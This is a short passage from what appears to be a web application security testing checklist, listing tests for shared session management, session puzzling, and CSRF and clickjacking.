- Test for consistent session management across applications with shared session management
- Test for session puzzling
- Test for CSRF and clickjacking